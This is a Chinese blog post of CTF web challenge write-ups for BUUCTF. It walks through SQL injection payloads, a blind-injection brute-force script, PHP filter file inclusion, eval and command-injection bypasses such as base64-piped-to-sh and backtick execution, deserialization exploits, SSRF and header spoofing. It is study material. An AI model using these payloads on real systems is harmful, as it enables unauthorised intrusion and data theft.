Buuctf -web wp汇总(一)

原创

Alexhirchi 于 2020-05-07 15:50:10 发布 2824 收藏 27

分类专栏： CTF

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/weixin_43669045/article/details/105627562

版权

CTF 专栏收录该内容

10 篇文章 1 订阅

订阅专栏

> Buuctf -web wp汇总(一)：链接
> Buuctf -web wp汇总(二)：链接 持续更新ing~

BuuCTF平台

文章目录

BuuCTF平台

[极客大挑战 2019]EasySQL

访问，一个登陆界面 尝试随意登录，提示账号和密码错误
构造点在url，账号密码再url中，尝试构造恶意SQL语句，发现是最基本的报错型注入，无过滤。典型的' # 闭合，先判断出3列，再用联合查询 'select 1,2,3 %23 直接获得了flag。利用万能密码也可以获得flag

[极客大挑战 2019]LoveSQL


访问，是一个登陆题，简单测试，发现是最基础的报错型注入，无过滤，利用 ' # 进行闭合，然后就是SQL基本流程，判断列->数据库名->表名->字段名->爆值->获得flag
查询值执行语句

```
'union select 1,2,(select group_concat(concat("|",id,username,password)) from l0ve1ysq1)%23
```

数据库信息
数据库 geek
表 geekuser,l0ve1ysq1
字段
表geekuser
id,username,password
表l0ve1ysq1
id,username,password

[极客大挑战 2019]Secret File1
要点：302重定向+文件包含漏洞
访问主页，在源码可以找到一个url地址，访问，提示说点击查看密码，再点击跳转到 但提示说主要信息是已经过去了, 重新访问
利用浏览器的开发者工具可以看到进行了302重定向。我们的目标是action.php。利用burp拦截查看。
Ps：也可以用curl工具去查看 该命令只有加-L参数才会发生重定向
执行命令

```
curl url/action.php
```



获得一个新的文件，简单分析就是利用文件包含漏洞去获得flag.php的源码信息

```
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8">
        <title>FLAG</title>
    </head>
    <body style="background-color:black;"><br><br><br><br><br><br>
        <h1 style="font-family:verdana;color:red;text-align:center;">
        啊哈！你找到我了！可是你看不到我QAQ~~~</h1><br><br><br>
        <p style="font-family:arial;color:red;font-size:20px;text-align:center;">
            <?php
                echo "我就在这里";
                $flag = 'flag{93bf7b[illegible]e-488b80b39d3d}';
                $secret = 'jiAng_Luyuan_w4nts_a_g1rIfri3nd'
            ?>
        </p>
    </body>
</html>
```

https://blog.csdn.net/weixin_43669045

[ACTF2020 新生赛]Include

要点：文件包含漏洞

访问 观察url是?file=flag.php 尝试利用文件包含漏洞去获得flag.php的源码，base64解码获得flag

```
?file=php://filter/read=convert.base64-encode/resource=flag.php
```

[极客大挑战 2019]BabySQL

```
正常报错型注入 但存在过滤
or by union select where from
```

```
'uunionnion seselectlect 1,3,(sselectelect group_concat(table_name) frfromom infoorrmation_schema.tables whewher
ere table_schema='geek')%23
```

数据库：geek

表名：b4bsql,geekuser

字段：id,username,password

[极客大挑战 2019]Havefun

查看源码 提示?cat=dog 获得flag

[RoarCTF 2019]Easy Calc

要点：
字符串解析漏洞利用
php检测变量WAF绕过

访问网站一个计算器，查看源码可以找到一个calc.php的文件，访问可以看到一些源码，进行一些WAF检测特殊字符输入


```
<?php
error_reporting(0);
if(!isset($_GET['num'])){
        show_source(__FILE__);
}else{
                $str = $_GET['num'];
                $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
                foreach ($blacklist as $blackitem) {
                        if (preg_match('/' . $blackitem . '/m', $str)) {
                                die("what are you want to do?");
                        }
                }
                eval('echo '.$str.';');
}
?>
```

https://blog.csdn.net/weixin_43669045

进行绕过：
(1)隐藏的WAF（只允许输入数字型 否则403页面）
构造`? num`在？和num中间加一个空格(?%20num)
加空格使waf把num参数错误解析成%20num，这个参数是不存在的，但php解析的时候会自动把空格删掉，从而bypass。

PS:
PHP的字符串解析特性 1.删除空白符 2.将某些字符转换为下划线（包括空格）

(2)特殊字符绕过，用char()转ascii再进行拼接



获取目录

```
calc.php?%20num=1;var_dump(scandir(chr(47)))
```

```
1array(24) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(10) ".dockerenv" [3]=> string(3) "bin" [4]=> string(4) "boot" [5]=> string(3) "dev" [6]=> string(3) "etc" [7]=> string(5) "f1agg" [8]=> string(4) "home" [9]=> string(3) "lib" [10]=> string(5) "lib64" [11]=> string(5) "media" [12]=> string(3) "mnt" [13]=> string(3) "opt" [14]=> string(4) "proc" [15]=> string(4) "root" [16]=> string(3) "run" [17]=> string(4) "sbin" [18]=> string(3) "srv" [19]=> string(8) "start.sh" [20]=> string(3) "sys" [21]=> string(3) "tmp" [22]=> string(3) "usr" [23]=> string(3) "var" }
```

获取目标文件信息


```
calc.php?%20num=1;var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
```


1string(43) "flag{6be[redacted]0c-6239a696dbe0} "

[HCTF 2018]admin

要点：以admin的权限登录
方向(1)unicode欺骗 (2)flask session 伪造 (3)条件欺骗

以下为Unicode欺骗
尝试注册一个账号，并登陆，发现登录成功的账号变为小写了，通过其他测试发现，登录|注册|修改密码都会进行一次小写转换的操作。





python的模块twisted模块在老版本时，nodeprep.prepare存在漏洞，可以将unicode字符ᴬ转换成A， 而A在调用一次nodeprep.prepare函数会把A转换成a。
利用过程：

```
注册账号时：ᴬdmin->Admin注册
登录账号时：ᴬdmin->Admin登录
修改密码时：Admin->admin修改
即我们将admin的密码修改了 ，使用admin和新修改的密码登录成功
```

A-Z的unicode编码可以参考：1D00—1D7F Phonetic Extensions

[极客大挑战 2019]PHP

要点：
(1)目录扫描
(2)反序列化漏洞

进入网站 提示有文件备份 使用dirsearch工具扫描 获得备份文件路径，访问下载文件

```
python dirsearch.py -u "url" -e php
```

查看文件源码，把主要的代码进行整合大概可以分析中，我们在index.php可以进行get传参 `?select=xxxx`,并对参数进行反序列化操作

```php
<?php

    $flag = 'Syc{dog_dog_dog_dog}';
    error_reporting(0);
    class Name{
        private $username = 'nonono';
        private $password = 'yesyes';

        public function __construct($username,$password){
            $this->username = $username;
            $this->password = $password;
        }

        function __wakeup(){
            $this->username = 'guest';
        }

        function __destruct(){
            if ($this->password != 100) {
                echo "</br>NO!!!hacker!!!</br>";
                echo "You name is: ";
                echo $this->username;echo "</br>";
                echo "You password is: ";
                echo $this->password;echo "</br>";
                die();  //退出当前脚本
            }
            if ($this->username === 'admin') {
                global $flag;
                echo $flag;
            }else{
                echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
                die();


            }
        }
    }
    $select = $_GET['select'];
    $res=unserialize(@$select);
    ?>
```

https://blog.csdn.net/weixin_43669045

当username=admin 且password=100时，可以获得flag
根据代码，我们自己构造序列化字符串

```
<br>-----------分隔线---------<br>
buuctf [极客大挑战 2019]PHP测试<br>
<?php
class Name{
    private $username = 'admin';
    private $password = '100';

}
$a=new Name();
echo serialize($a);
//输出->  O:4:"Name":2:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";s:3:"100";}
//因为是私有变量 private属性序列化:%00类名%00成员名 protect属性序列化:%00*%00成员名
//实际应该是->  O:4:"Name":2:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";s:3:"100";}
?>
```

https://blog.csdn.net/weixin_43669045

这里要注意当序列化的是private和protect属性时,结果应该是
private属性序列化:%00类名%00成员名
protect属性序列化:%00*%00成员名
获得序列化后的结果再是绕过wakeup()函数
当反序列化时，若属性个数大于真实属性个数时，则会跳过__wakeup()
构造参数，获得flag

```
?select=O:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";s:3:"100";}
```

[GXYCTF2019]Ping Ping Ping

要点：命令执行

访问网站，可以发现这是一个测试网络连接的功能，但存在命令执行漏洞，在后面拼接语句可以执行命令,拼接语句 ls，可以获得flag.php，但这里会检测恶意字符先测试一遍被加入黑名单的字符串

构造payload

```
(1)拼接 （定义时将原字符串的顺序前后颠倒）
?ip=1;a=ag;b=fl;cat $b$a.php

(2)加密 （将所有内容全加密）
?ip=127.0.0.1;echo 1Y2F0IGZsYWcucGhw|base64 -d|sh
1Y2F0IGZsYWcucGhw->cat flag.php  进行base64-encode

(3)内联执行 （将反引号内命令的输出作为输入执行） 非常骚的思路
?ip=127.0.0.1;cat `ls`
```


[强网杯 2019]高明的黑客

要点：利用脚本爆破获得隐藏的getshell的路径

提示下载www.tar.gz文件
下载下来后发现大量php文件 ,打开发现也是大量的变量和get post等参数
这里的思路应该是在这大量的文件中找到hacker隐藏的任意命令执行代码，
编写python脚本（还是太菜，写不来借鉴一下别人的）
大体思路就是：遍历文件信息，将所有的get参数存入数组中，再利用命令执行参数，在本地搭建环境，对每个url进行测试爆破出存在命令执行的url

```python
#!/usr/bin/env python3
import requests
import os
import re
url = 'http://localhost/Test/CTF/src'
ptn = re.compile(br"\$_GET\['(\w+)'\]")
ptn1 = re.compile(br'ping(\w+) !!!')
i = 0
#os.scandir遍历目录
for f in list(os.scandir('文件目录\\CTF\\src'))[::-1]:
    i += 1
    print(i, end='\r')
    #print(f.path)
    with open(f.path, 'rb') as fp:
        data = fp.read() #读取每个文件的内容
        #print(ptn.findall(data))
    for get in set(ptn.findall(data)): #正则表达式匹配get的变量存在数组ptn中
        get = get.decode('ascii')
        #print(get)
        cmd = 'echo ">>> %s !!!";' % get  #构造get参数值 只适合于linux环境测试
        print(requests.get(''))
        r = requests.get(url + f.name, params={get: cmd}) #访问文件并进行echo测试
        #print(url + f.name)
        if ptn1.search(r.content) is not None: 查询访问的界面内容如何存在echo的值则输出该文件名
            print()
            print(f.name, get)
            exit()
```

通过脚本遍历出了url进行命令执行可以知道flag的路径，再用cat就可以获得flag



[CISCN2019 华北赛区 Day2 Web1]Hack World

要点：bool盲注（利用if的三元运算 `if(条件,结果1,结果2)` ）

访问题目，有一个输入框，提示说flag在表flag 字段是flag中 所以flag就在`select flag from flag`中
进行简单测试，发现只有1和2有返回值 其他的都是bool(flase)和sq黑名单，利用burp爆破先测试一遍被过滤的字符，发现主要的一些没被过滤，
length:492为正确回显 482为被过滤的字符 472为白名单的内容

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	492	
1	1	200	☐	☐	492	
55	2	200	☐	☐	492	
8	order	200	☐	☐	482	
11	or	200	☐	☐	482	
13	and	200	☐	☐	482	
15	union	200	☐	☐	482	
17	limit	200	☐	☐	482	
18	information	200	☐	☐	482	
19	for	200	☐	☐	482	
28	information_schema	200	☐	☐	482	
29	%23	200	☐	☐	482	
31	||	200	☐	☐	482	
32	*	200	☐	☐	482	
34	#	200	☐	☐	482	
35	--+	200	☐	☐	482	
37	&&	200	☐	☐	482	
39	`	200	☐	☐	482	
42	"	200	☐	☐	482	
48	;	200	☐	☐	482	
50	+	200	☐	☐	482	
53	*	200	☐	☐	482	
54	&	200	☐	☐	482	
2	a	200	☐	☐	472	
3	select	200	☐	☐	472	

https://blog.csdn.net/weixin_43669045

这里主要的问题就是空格被过滤了 可以利用()去绕过
构造恶意参数值`if((ascii(substr((select(flag)from(flag)),x,1))>x),1,2)`

构造脚本获取flag

```python
import requests
def dump():
    result=""
    for i in range(1,50):
        high=127
        low=32
        mid=(low+high)//2
        while(high>low):
            playload="if((ascii(substr((select(flag)from(flag)),%d,1))>%d),1,2)" %(i,mid)
            data={
                "id":playload
            }
            response=requests.post(url,data=data)
            if flag in response.text:
                low =mid+1
            else:
                high =mid
            mid=(low+high)//2
        result+=chr(int(mid))
        print(result)

if(__name__=="__main__"):
    url="http://77975319-6975-4f78-bb21-1f7f33921f04.node3.buuoj.cn/index.php"
    flag="Hello"
    print("-----猜解flag值----")
    dump()
    #id=if((ascii(substr((select(flag)from(flag)),x,1))>x),1,2)
```

[网鼎杯 2018]Fakebook

要点：SQL注入+SSRF

最开始先进行一波信息收集：访问robots.txt可以发现一个`/user.php.bak`文件，通过扫描目录可以获得一个flag.php文件

先对user.php的做波简单分析

```php
<?php


class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";

    public function __construct($name, $age, $blog) //构造函数
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }

    function get($url)
    {
        $ch = curl_init();//初始化一个新的会话,对网站做一些设置
        //设置URL和相应的选项
        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1); //获取页面内容，但不输出
        $output = curl_exec($ch);//执行访问
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);//获取http状态码
        if($httpCode == 404) {
            return 404;
        }
        // 关闭cURL资源，并且释放系统资源
        curl_close($ch);

        return $output;
    }

    public function getBlogContents ()
    {
        return $this->get($this->blog);
    }

    public function isValidBlog () //对注册的blog值进行判断
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\/\/)?)([0-9a-zA-Z\-]+\.)+[a-zA-Z]{2,6}(\:[0-9]+)?(\/\S*)?$/i", $blog
);
    }

}
```

---

the Fakebook

login join


Share your stories with friends, family and friends from all over the world on Fakebook.

#	username	age	blog

https://blog.csdn.net/weixin_43669045

访问主页，提供了登录和注册信息，任意注册一个账号，通过user.php可以知道对blog的信息进行了匹配。注册好登录并点击用户名可以跳转掉另一个url，修改一些参数，可以猜测这里应该是存在sql注入

进行sql注入测试`?no=1 order by x`，可以发现存在数字型注入，`order by`判断出`4`列
进行联合查询`union select 1,2,3,4`发现有waf 利用`/**/`可以绕过，开始爆破数据(也可以利用报错注入)




```
判断显示位：第二列位置
?no=0 union/**/select 1,2,3,4

获取数据库名:fakebook
??no=0 union/**/select 1,(database()),3,4

获取表名：users
?no=1 union/**/select 1,(select group_concat(table_name) from information_schema.tables where table_schema='fakebook'),3,4

获取字段：no,username,passwd,data
?no=1 union/**/select 1,(select group_concat(column_name) from information_schema.columns where table_name='users'),3,4

获取值：
?no=1 union/**/select 1,(select 字段 from users),3,4
```

数据都可以爆出来，但都是我们注册的值，唯一有问题的就是data的值，进行了序列化操作，但实际内容并不是，说明这里进行了反序列化操作。

利用ssrf漏洞

通过之前的`user.php`文件的`get 函数`我们可以发现他进行了url请求的操作，那么我们可以通过传入的恶意的代码blog值来让服务器请求访问我们的flag.php的文件，因为代码里已经限制了我们注册时直接利用访问代码，那么我们可以利用data中存的是反序列化数据，然后尝试构造反序列化值利用ssrf漏洞读取flag.php。


构造反序列化参数值为：

```
<?php
class UserInfo{
        public $name = "alex1";
        public $age = 11;
        public $blog = "file:///var/www/html/view.php";

    }
    $fakebook=new UserInfo();
    echo serialize($fakebook);
?>
```

构造payload：

```
/view.php?no=0 union/**/select 1,2,3,'O:8:"UserInfo":3:{s:4:"name";s:5:"alex1";s:3:"age";i:11;s:4:"blog";s:29:"file:///var/www/html/flag.php";}'
```

在源代码里打开链接地址查看flag.php 查看其源代码获得flag



[极客大挑战 2019]Http


要点：HTTP Header消息头伪造

访问页面 查看源码我们可以获得一个`/Secret.php` 访问页面显示

要求页面的访问是从`https://www.Sycsecret.com`过来，这题目其实就是经典套娃，利用burp修改HTTP Header消息头来绕过


第一层：跳转前的网址

```
referer:https://www.Sycsecret.com
```




第二层：使用的浏览器版本信息

```
User-Agent: Syclover
```



第三层：用户访问服务器的 IP 地址

```
X-Forwarded-For:127.0.0.1
```



PS：

HTTP Header消息头


```
